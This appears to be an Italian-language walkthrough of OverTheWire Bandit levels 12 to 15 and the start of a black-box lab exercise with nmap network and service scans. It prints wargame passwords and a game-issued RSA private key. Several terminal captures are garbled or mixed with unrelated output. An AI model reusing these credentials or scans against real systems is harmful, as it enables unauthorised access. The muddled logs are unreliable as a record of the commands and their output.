
Bandit è una serie di livelli che guida i giocatori attraverso concetti di base della sicurezza e dell'uso della riga di comando Unix/Linux. Ogni livello presenta un problema di sicurezza che deve essere risolto per passare al livello successivo.

Le sfide coprono una varietà di argomenti, tra cui la navigazione del file system, la manipolazione dei file, la comprensione dei permessi dei file, l'uso di strumenti di rete e la decodifica di informazioni.

In sintesi, **OverTheWire** e i suoi minigiochi come Bandit offrono un ambiente educativo e pratico per chi vuole apprendere e affinare le proprie competenze in sicurezza informatica, tramite una serie di sfide interattive e progressive.

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RISOLUZIONE LIVELLO 12/13

Connessione tramite ssh all'host “**Bandit12**” tramite il comando “**ssh bandit12@13.50.165.192 -p 2220**”

```
(kali㉿kali)-[~] zFNN0Z0Ta6ip5If
$ ssh bandit12@13.50.165.192 -p 2220
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
bandit12@13.50.165.192's password:
Welcome to OverTheWire!
```

Esecuzione del comando “**ls**” per visualizzare i file presenti sull'attuale directory

Esecuzione del comando “**ls -la**” per identificare anche i possibili file nascosti che possiamo riconoscere tramite il punto posto all'inizio del file o della directory.

Esecuzione del comando “**cat + nome del file**” per visionare il file in questione e il suo contenuto.

```
bandit12@bandit:~$ ls
data.txt
bandit12@bandit:~$ ls -la
total 24
drwxr-xr-x 2 root      root      4096 Jul 17 15:57 .
drwxr-xr-x 70 root      root      4096 Jul 17 15:58 ..
-rw-r--r-- 1 root      root      220 Mar 31 08:41 .bash_logout
-rw-r--r-- 1 root      root      3771 Mar 31 08:41 .bashrc
-rw-r--r-- 1 bandit12 bandit12 2638 Jul 17 15:57 data.txt
-rw-r--r-- 1 root      root      807 Mar 31 08:41 .profile
bandit12@bandit:~$ cat data.txt
00000000: 1f8b 0808 d2e9 9766 0203 6461 7461 322e .....f..data2.
00000010: 6269 6e00 0141 02be fd42 5a68 3931 4159 bin..A...BZh91AY
00000020: 2653 59ea 2468 ae00 0017 7fff dadb b7fb 6SY.$h.....
00000030: dbff 5ffb f3fb d776 3d6f fffb dbea fdbd .._..v=0....
00000040: 85db edfc ffa9 7def faaf efdf b001 386c .....}....8l
00000050: 1001 a0d0 6d40 01a0 1a00 0006 8006 8000 ...m@.....
00000060: 0000 d034 01a1 a34d 0034 3d43 40d0 0d34 ...4...M.=C@..4
00000070: d034 34da 9e19 b49e a7a8 f29e 5106 4326 .44.....Q.C&
00000080: 9a19 1934 d1a0 341a 6234 d018 d468 6834 ...4..4.b4...hh4
00000090: 00c9 a308 6434 0000 0308 d068 0680 1900 ...d4....h...
000000a0: 0034 d068 1a34 d068 c3a7 a41a 0c9a 0d34 .4.h.4.h....4
000000b0: 641a 0646 8346 4003 4d34 1a68 6806 9a06 d..F.F@.M4.hh...
000000c0: 9a64 d064 001a 0681 a343 10d0 d00d 1840 .d.d....C.....@
000000d0: 01a3 21a0 68c9 a050 008a 0009 619a 9541 ..!..h..P....a.A
000000e0: 25d5 8bc0 0ff3 e679 7fd0 31b2 c784 e7f7 %.....y..1.....
000000f0: 8fc8 33b8 28a5 bf86 4ac4 274f ce21 eeee ..3.(..J.'0!..
00000100: 2c19 2633 60e9 ddd1 8d60 18e9 b189 4a94 ,.83`....`....J.
00000110: 3a14 ee61 ac8d d369 f545 a964 2617 f1fd :..a..i.E.d&...
00000120: 72dc 51d1 e601 1071 745d 846c 4677 4ba2 r.Q....qt].lFwK.
00000130: 0562 5d79 894a 9150 dfe1 8083 e4c0 896f .b]y.J.P.....o
00000140: b75c d58b 4264 021c 625c c4f2 816a 8907 ..\..Bd..b\..j..
00000150: 8b80 2b3e 4d2a f1b3 4fb4 6cee a869 1316 ..+>M*..0.l.i..
00000160: c318 cdb5 b1cd 21c4 a23a 0297 65ae 8a2a .....!..:..e*.
00000170: 0cd2 0864 8a47 ed68 48f3 a65f 5803 dc9f ...d.G.hH..X...
00000180: b2e5 bbe0 daac 3d56 8c8b 4181 510f 017f .....=V..A.Q...
00000190: 1328 9a47 6027 62c1 e4b4 db74 bb3a 9455 ..(.G`b....t.:U
000001a0: 07dd fd5b 19b5 e522 32e0 9b3e a3cf 0189 ...[... "2...>...
000001b0: 4d9a 5edb 27be 1855 880f 7517 0ec0 a878 M.^.'..U..u....x
000001c0: 2ee0 92a3 e339 4138 5cb7 517a a8b7 4dab ....9A8\..Qz..M.
000001d0: 8645 a681 214b 7f27 0cee 8ee5 3f4b 3a60 .E..!K.'....?K`:
000001e0: 530a 74b2 8acf 9044 e73c ca09 0d28 e5b4 S.t....D.<(.._
000001f0: 1471 0963 4a9c 3b75 73c0 4057 0c9c d0f2 .q.cJ.;us.@W...
00000200: 132a bb2c cc84 29cf 3568 9101 0a77 f033 .*,..).5h...w.3
00000210: 41a4 8cfa f520 3ed5 8a4a 9528 1314 7b32 A....>J.(..{2
00000220: 87c6 4825 698a 921e e1da 8f2d 4237 2da1 ..H%.....-B7-.
00000230: 3f68 051d fe05 08cb 096d 4a17 ed35 2130 ?h.....mJ..5!0
00000240: 9d75 6c2f a414 8003 e650 ea14 4eb1 5fe2 .ul.....P..N._.
00000250: ee48 a70a 121d 448d 15c0 8914 1b20 4102 .H....D..... A.
00000260: 0000 ..
```

Esecuzione del comando “**mkdir /tmp/acc123**” per la creazione della cartella all’interno della directory dei file temporanei (tmp) che ci servirà successivamente per lo svolgimento dell’esercizio.

```
bandit12@bandit:~$ mkdir /tmp/acc123
```

Esecuzione del comando “**cp data.txt /tmp/acc123**” per copiare il file in questione all’interno della nostra cartella, successivo spostamento tramite il comando “**cd**” nelle sue varie forme per effettuare il cambio della directory.

```
bandit12@bandit:~$ cp data.txt /tmp/acc123
bandit12@bandit:~$ cd ..
bandit12@bandit:/home$ cd ..
bandit12@bandit:/$ ls
bin          boot  drifter  formulaone  krypton  lib32  lib usr-is-merged  lost+found  mnt  proc  run  sbin usr-is-merged  srv  tmp
bin.usr-is-merged  dev   etc     home      lib      lib64  libx32           media      opt  root  sbin  snap           sys  usr
bandit12@bandit:/$ cd tmp/pognUTyj9Q4
bandit12@bandit:/tmp$ ls
ls: cannot open directory '.': Permission denied
bandit12@bandit:/tmp$ cd acc1234
-bash: cd: acc1234: No such file or directory
bandit12@bandit:/tmp$ cd acc123
bandit12@bandit:/tmp/acc123$
```

Visualizzazione dei file presenti, rinominazione del file tramite il comando “mv data.txt data”, esecuzione del comando “xxd -r data > binary” e successiva esecuzione dei vari comandi di “unzip” per effettuare la decompressione dei vari file cercando di trovare la psw di nostro interesse per il collegamento all’host successivo.

```
-rw-r--r-- 1 bandit12 bandit12 2030 Jul 10 07:14 data.txt
bandit12@bandit:/tmp/acc123$ mv data.txt data
bandit12@bandit:/tmp/acc123$ ls
data
bandit12@bandit:/tmp/acc123$ xxd -r data > binary
bandit12@bandit:/tmp/acc123$ ls
binary data
bandit12@bandit:/tmp/acc123$ file binary
binary: gzip compressed data, was "data2.bin", last modified: Wed Jul 17
bandit12@bandit:/tmp/acc123$ mv binary binary.gz
bandit12@bandit:/tmp/acc123$ ls
binary.gz data
bandit12@bandit:/tmp/acc123$ gunzip binary.gz
bandit12@bandit:/tmp/acc123$ ls
binary data
bandit12@bandit:/tmp/acc123$ file binary
binary: bzip2 compressed data, block size = 900k
bandit12@bandit:/tmp/acc123$ bunzip binary
Command 'bunzip' not found, did you mean:
  command 'gunzip' from deb gzip (1.12-1ubuntu1)
  command 'lunzip' from deb lunzip (1.13-6)
  command 'funzip' from deb unzip (6.0-28ubuntu1)
  command 'bunzip2' from deb bzip2 (1.0.8-5build1)
  command 'ebunzip' from deb eb-utils (4.4.3-14)
  command 'unzip' from deb unzip (6.0-28ubuntu1)
  command 'runzip' from deb rzip (2.1-4.1)
  command 'bunzip3' from deb bzip3 (1.3.2-1)
Try: apt install <deb name>
bandit12@bandit:/tmp/acc123$ bunzip2 binary
bunzip2: Can't guess original name for binary -- using binary.out
bandit12@bandit:/tmp/acc123$ ls
binary.out data
bandit12@bandit:/tmp/acc123$ file binary.out
binary.out: gzip compressed data, was "data4.bin", last modified: Wed Ju
bandit12@bandit:/tmp/acc123$ mv binary.out binary.gz
bandit12@bandit:/tmp/acc123$ ls
binary.gz data
bandit12@bandit:/tmp/acc123$ gunzip binary.gz
bandit12@bandit:/tmp/acc123$ ls
binary data
bandit12@bandit:/tmp/acc123$ file binary
binary: POSIX tar archive (GNU)
bandit12@bandit:/tmp/acc123$ tar -xf binary
bandit12@bandit:/tmp/acc123$ ls
binary data data5.bin
bandit12@bandit:/tmp/acc123$ tar -xf data5.bin
bandit12@bandit:/tmp/acc123$ ls
binary data data5.bin data6.bin
```

```
data6.bin: bzip2 compressed data, block size = 900k
bandit12@bandit:/tmp/acc123$ bunzip2 data6.bin
bunzip2: Can't guess original name for data6.bin -- using data6.bin.out
bandit12@bandit:/tmp/acc123$ ls
binary data data5.bin data6.bin.out
bandit12@bandit:/tmp/acc123$ tar -xf data6.bin.out
bandit12@bandit:/tmp/acc123$ ls
binary data data5.bin data6.bin.out data8.bin
bandit12@bandit:/tmp/acc123$ file data8.bin
data8.bin: gzip compressed data, was "data9.bin", last modified: Wed Jul 17 15:57:06 2024, max compression
bandit12@bandit:/tmp/acc123$ mv data8.bin data9.gz
bandit12@bandit:/tmp/acc123$ ls
binary data data5.bin data6.bin.out data9.gz
bandit12@bandit:/tmp/acc123$ gunzip data.gz
gzip: data already exists; do you wish to overwrite (y or n)? n
not overwritten
bandit12@bandit:/tmp/acc123$ rm data.gz
bandit12@bandit:/tmp/acc123$ ls
binary data data5.bin data6.bin.out
bandit12@bandit:/tmp/acc123$ tar -xf data6.bin.out
bandit12@bandit:/tmp/acc123$ ls
binary data data5.bin data6.bin.out data8.bin
bandit12@bandit:/tmp/acc123$ file data8.bin
data8.bin: gzip compressed data, was "data9.bin", last modified: Wed Jul 17 15:57:06 2024, max compression
bandit12@bandit:/tmp/acc123$ mv data8.bin data9.bin
bandit12@bandit:/tmp/acc123$ ls
binary data data5.bin data6.bin.out data9.bin
bandit12@bandit:/tmp/acc123$ file data9.bin
data9.bin: gzip compressed data, was "data9.bin", last modified: Wed Jul 17 15:57:06 2024, max compression
bandit12@bandit:/tmp/acc123$ mv data9.bin data.gz
bandit12@bandit:/tmp/acc123$ ls
binary data data5.bin data6.bin.out data9.gz
bandit12@bandit:/tmp/acc123$ gunzip data.gz
gzip: data already exists; do you wish to overwrite (y or n)? y
bandit12@bandit:/tmp/acc123$ ls
binary data data5.bin data6.bin.out
bandit12@bandit:/tmp/acc123$ file data
data: ASCII text
bandit12@bandit:/tmp/acc123$ cat data
The password is F05dwFsc0cbaIiH0h8J2eUks2vdTDwAn
```

Continuazione della decompressione dei vari file, identificazione dell’ultimo file “**file data**”, apertura del file tramite “**cat**” e rivelazione della password utile per l’accesso all’host “**bandit13**”.

RISOLUZIONE LIVELLO 13/14

Esecuzione del comando “**ls**” per visualizzare i file presenti sull’attuale directory e visualizzazione del contenuto del file (chiave privata) utile per il corretto proseguimento dell’esercizio tramite il comando “**cat**”.

```
bandit13@bandit:~$ ls
sshkey.private
bandit13@bandit:~$ cat sshkey.private
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAxkkOE83W2cOT7IWhFc9aPaaQmQDdgzuXCv+ppZHa++buSkN+
gg0tcr7Fw8NLGa5+Uzec2rEg0WmeevB13AIoYp0MZYETq46t+jk9puNwZwIt9XgB
ZufGtZEwWbFWw/vVLNwOXBe4UWStGRWzgPpEeSv5Tb1VjLZIBdGphTIK22Amz6Zb
ThMsimNyJafEwJ/T8PQO3myS91vUHEuoOMAzoUID4kN0MEZ3+XahyK0HJVq68KsV
ObefXG1vvA3GAJ29kxJaqvRfgYnqZryWN7w3CHjNU4c/2Jkp+n8L0SnxaNA+WYA7
jiPyTF0is8uzMlyQ4l1Lzh/8/MpvhCQF8r22dwIDAQABaoIBAAC6dWBjhyEozjeA
J3j/RWmap9M5zfJ/wb2bfidNpwbB8rsJ4sZIDZQ7XuIh4LfogoAQSS+bBw3RXvzE
pvJt3SmU8hIDuLsCjl1VnBY5pY7Bju8g8aR/3FyjyNAqx/TLfzLLYfou7i9Jet67
xAh0tONG/u8FB5I3LAI2Vp6OviwvdWeC4n0xCthldpuPKNLA8rmMMVRTKQ+7T2VS
nXmwYckKucUgzoVSpINzaS0zUDypdpy2+tRH3Mqa5kqN1YKjvF8RC47woOYCktsD
o3FFpGNFec9Taa3Msy+DfQQhHKZFKIL3bJDONtmrVvtYK40/yeu4aZ/HA2DQzwhe
o1AfiehAoGBAOvjosBkm7sblk+n4IEwPxs8s0mhPnTDUy5WGrpSCrX0msVIBUF
laL3ZGLx3xCiwtCnEucB9DvN2Hzkupc/h6hTKUYLqXuyLD8njTrbRhLgbC9QrKrS
M1F2fSTxVqPtZd1DMwjNR04xHA/fKh8bXXyTMqOHNJTHHNhbh3McduRjAoGBANkU
1hqfnw7+aXncJ9bjysr1ZWbqOE5Nd8AFgfwakUgTTvx2NsUqnCMwdOp+wFak40JH
PKWkJNdBG+ex0H9JNqsTK3X5PBMAS8AfX0GrKeuwKWA6erytVTqj0fLYcdp5+z9s
8DtVCxDuVsM+i4X8UqIGOlvgbtKEVokHPFXP1q/dAoGAcHg5YX7WEehCgCYTzp0+
xysX8ScM2qS6xuZ3MqUWAXuWkh7NGZvhe0sGy9iOdANzwKw7mUUUViaCMR/t54W1
GC83s0s3D7n5Mj8x3Nd08xFit7dT9a245TvaoYQ7KgmqpSg/SckCw4c3eiLava+J
3btnJeSIU+8ZXq9XjPRpKwUCgYA7z6Li0QKxNeXH3qHXcnHok855maUj5fJNpPbY
iDkyZ8ySF8GlcFsky8Yw6fWCqfG3zDrohJ5l9JmEsBh7SadkwsZhvecQcS9t4vby
9/8X4js0P8ibfcKS4nBP+dT81kkkg5Z5MohXBORA7VWx+ACohcDEkprsQ+w32xeD
qT1EvQKBgQDKm8ws2ByvSUVs9GjTilCajFqlJ0eVYzRPaY6f++Gv/UVfAPV4c+S0
kAWpXbv5tbkkzbS0eaLPTKgLzavXtQoTtKwrjpolHKIHUz6Wu+n4abfAIRFubOdN
/+aLoRQ0yBDRbdXMsZN/jvY44eM+xRLdRVyMmdPtP8belRi2E2aEzA=
-----END RSA PRIVATE KEY-----
bandit13@bandit:~$
```

Salvataggio della chiave tramite il comando “**echo**” sulla macchina locale.

```
(kali㉿kali)-[~]
$ echo "-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAxkkOE83W2cOT7IWhFc9aPaaQmQDdgzuXCv+ppZHa++buSkN+
gg0tcr7Fw8NLGa5+Uzec2rEg0WmeevB13AIoYp0MZYETq46t+jk9puNwZwIt9XgB
ZufGtZEwWbFWw/vVLNwOXBe4UWStGRWzgPpEeSv5Tb1VjLZIBdGphTIK22Amz6Zb
ThMsimNyJafEwJ/T8PQO3myS91vUHEuoOMAzoUID4kN0MEZ3+XahyK0HJVq68KsV
ObefXG1vvA3GAJ29kxJaqvRfgYnqZryWN7w3CHjNU4c/2Jkp+n8L0SnxaNA+WYA7
jiPyTF0is8uzMlyQ4l1Lzh/8/MpvhCQF8r22dwIDAQABaoIBAAC6dWBjhyEozjeA
J3j/RWmap9M5zfJ/wb2bfidNpwbB8rsJ4sZIDZQ7XuIh4LfogoAQSS+bBw3RXvzE
pvJt3SmU8hIDuLsCjl1VnBY5pY7Bju8g8aR/3FyjyNAqx/TLfzLLYfou7i9Jet67
xAh0tONG/u8FB5I3LAI2Vp6OviwvdWeC4n0xCthldpuPKNLA8rmMMVRTKQ+7T2VS
nXmwYckKucUgzoVSpINzaS0zUDypdpy2+tRH3Mqa5kqN1YKjvF8RC47woOYCktsD
o3FFpGNFec9Taa3Msy+DfQQhHKZFKIL3bJDONtmrVvtYK40/yeu4aZ/HA2DQzwhe
o1AfiehAoGBAOvjosBkm7sblk+n4IEwPxs8s0mhPnTDUy5WGrpSCrX0msVIBUF
laL3ZGLx3xCiwtCnEucB9DvN2Hzkupc/h6hTKUYLqXuyLD8njTrbRhLgbC9QrKrS
M1F2fSTxVqPtZd1DMwjNR04xHA/fKh8bXXyTMqOHNJTHHNhbh3McduRjAoGBANkU
1hqfnw7+aXncJ9bjysr1ZWbqOE5Nd8AFgfwakUgTTvx2NsUqnCMwdOp+wFak40JH
PKWkJNdBG+ex0H9JNqsTK3X5PBMAS8AfX0GrKeuwKWA6erytVTqj0fLYcdp5+z9s
8DtVCxDuVsM+i4X8UqIGOlvgbtKEVokHPFXP1q/dAoGAcHg5YX7WEehCgCYTzp0+
xysX8ScM2qS6xuZ3MqUWAXuWkh7NGZvhe0sGy9iOdANzwKw7mUUUViaCMR/t54W1
GC83s0s3D7n5Mj8x3Nd08xFit7dT9a245TvaoYQ7KgmqpSg/SckCw4c3eiLava+J
3btnJeSIU+8ZXq9XjPRpKwUCgYA7z6Li0QKxNeXH3qHXcnHok855maUj5fJNpPbY
iDkyZ8ySF8GlcFsky8Yw6fWCqfG3zDrohJ5l9JmEsBh7SadkwsZhvecQcS9t4vby
9/8X4js0P8ibfcKS4nBP+dT81kkkg5Z5MohXBORA7VWx+ACohcDEkprsQ+w32xeD
qT1EvQKBgQDKm8ws2ByvSUVs9GjTilCajFqlJ0eVYzRPaY6f++Gv/UVfAPV4c+S0
kAWpXbv5tbkkzbS0eaLPTKgLzavXtQoTtKwrjpolHKIHUz6Wu+n4abfAIRFubOdN
/+aLoRQ0yBDRbdXMsZN/jvY44eM+xRLdRVyMmdPtP8belRi2E2aEzA=
-----END RSA PRIVATE KEY-----" > Private.Key
```

Esecuzione del comando “**chmod 700**” per modificare i permessi del file e in particolar modo, eseguendo questo comando, abbiamo dato i permessi solo al proprietario del file in questione.

```
$ dig bandit.labs.overthewire.org  
;(kali㉿kali)-[~]  
$ chmod 700 Private.Key
```

Esecuzione del comando “**ssh bandit14@13.50.165.192 -p 2220 -i Private.Key**” che sta ad indicare che sto utilizzando un file di identità per accedere a bandit14 sul server.

```
zsh: corrupt history file /home/Kali/.zsh_history  
;(kali㉿kali)-[~]  
$ ssh bandit14@13.50.165.192 -p 2220 -i Private.Key  
; <>> DiG 9.19.25-185-g91e7199df2-1-Debian- <>O<  
; global options: +cmd  
; Got answer:  
; →HEADER← opcode: QUERY/STATUS/INVERSE, id: 194  
; Flags: qr rd ra. QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1
```

Visualizzazione del contenuto e della password per accedere all'host successivo tramite il comando “**cat /etc/bandit_pass/bandit14**”.

```
bandit14@bandit:~$ cat /etc/bandit_pass/bandit14  
MU4VWeTyJk8ROof1qqmcBPaLh7lDCPvS  
bandit14@bandit:~$ █
```

RISOLUZIONE LIVELLO 14/15

Connessione all'host 14 tramite il comando utilizzato per i livelli precedenti

```
(kali㉿kali)-[~]
$ ssh bandit14@13.50.165.192 -p 2220
---(kali㉿kali)-[~/Documents/game]
$ cd game
---(kali㉿kali)-[~/Documents/game]
$ cat passwd.txt
FO5dwFsc0challH0h8J2eUks2vdTDwAn
MU4VWeTyJk8R0of1qqmCBPaLh7lDCPvS
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
---(kali㉿kali)-[~/Documents/game]
bandit14@13.50.165.192's password:
---(kali㉿kali)-[~/Documents/game]
$ 
www. ver he ire.org

Welcome to OverTheWire!
```

Esecuzione del comando “**nc localhost 30000**” e inserimento della password ottenuta nel livello precedente al fine di ottenere la psw per l'accesso all'host “**bandit15**”.

```
bandit14@bandit:~$ nc localhost 30000
MU4VWeTyJk8R0of1qqmCBPaLh7lDCPvS
Correct!
8xCjnmgoKbGLhHFAZLGEG5Tmu4M2tKJQo
```

RISOLUZIONE LIVELLO 15/16

Connessione all'host “**bandit15**” tramite il comando utilizzato fino ad ora per tutti i collegamenti

```
(kali㉿kali)-[~] 0:08:32 ~ [root@bandit15 ~] $ ssh bandit15@13.50.165.192 -p 2220
15) 8xCjnmgoKbGLhHFAZlGE5Tmu4M2tKJQo
16) RSkvUpMQ7lBYyCM4GBPvCvT1BfWRy0Dx
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
bandit15@13.50.165.192's password:
Welcome to OverTheWire!
www. — ver he — ire.org
```

Apertura della connessione verso la porta 30001 su localhost del livello corrente utilizzando la crittografia SSL.

```
read R BLOCK at 08:02, 0.00s elapsed
8xCjnmgoKbGLhHFAZlGE5Tmu4M2tKJQo
Correct!
NSE at 08:02, 0.00s elapsed
kSkvUpMQ7lBYyCM4GBPvCvT1BfWRy0Dx
Scanning Localhost (127.0.0.1) [1]
closed
Ping Scan at 08:02, 0.00s elapsed
bandit15@bandit:~$ Scan at 08:02
```

Inserimento della password ottenuta precedentemente per accedere all'host successivo.


```
bandit15@bandit:~$ openssl s_client -connect localhost:30001
CONNECTED(00000003)
```

HACKING VM BLACKBOX BONUS 2:

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è detto test di BlackBox.

Non vengono fornite indicazioni sulla configurazione delle macchine
Usare il terminale predefinito di Kali (o Parrot).

Non usare l'utente root ma inviare i comandi che lo necessitano usando il comando sudo Esercizio Bonus- 101,200 / BlackBox.



VERIFICA AMBIENTE DI RETE

Il primo step riguarda la configurazione della macchina attaccante, impostiamo la macchina su “**host only**” e controlliamo l’indirizzo IP ottenuto automaticamente vista la configurazione in DHCP, impostazione di rete inserita anche nella macchina target.

```
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:cd:d9:cf brd ff:ff:ff:ff:ff:ff
        inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic eth0
            valid_lft 598sec preferred_lft 598sec
        inet6 fe80::a00:27ff:fed9:cf/64 scope link proto kernel ll
            valid_lft forever preferred_lft forever
```

SCANSIONE NMAP

```
└─(peppe㉿peppe)─[~]
$ sudo nmap -f -T5 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 00:40 PDT
Nmap scan report for 192.168.56.1
Host is up (0.00010s latency).
All 1000 scanned ports on 192.168.56.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 0A:00:27:00:00:10 (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.000078s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:DF:82:3C (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.103
Host is up (0.00010s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:D3:EB:EC (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.102
Host is up (0.000010s latency).
All 1000 scanned ports on 192.168.56.102 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 29.99 seconds
```

Una volta conosciuto l'indirizzo IP Attaccante eseguiamo uno scan di rete con **nmap** inserendo come target l'indirizzo IP della rete **network** così da ottenere come risultato tutte le reti collegate tramite IP Automatico **DHCP**.

Come possiamo notare, andando ad esclusione, abbiamo ottenuto le informazioni inerenti alla macchina target.

SCAN MIRATI

```
(peppe㉿peppe)=[~]
$ sudo nmap -sV -p 80 192.168.56.103 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 00:49 PDT
Nmap scan report for 192.168.56.103
Host is up (0.00018s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:D3:EB:EC (Oracle VirtualBox virtual NIC)
```

Proseguiamo ora lanciando due scansioni più dettagliate così da ottenere più informazioni riguardo il target.

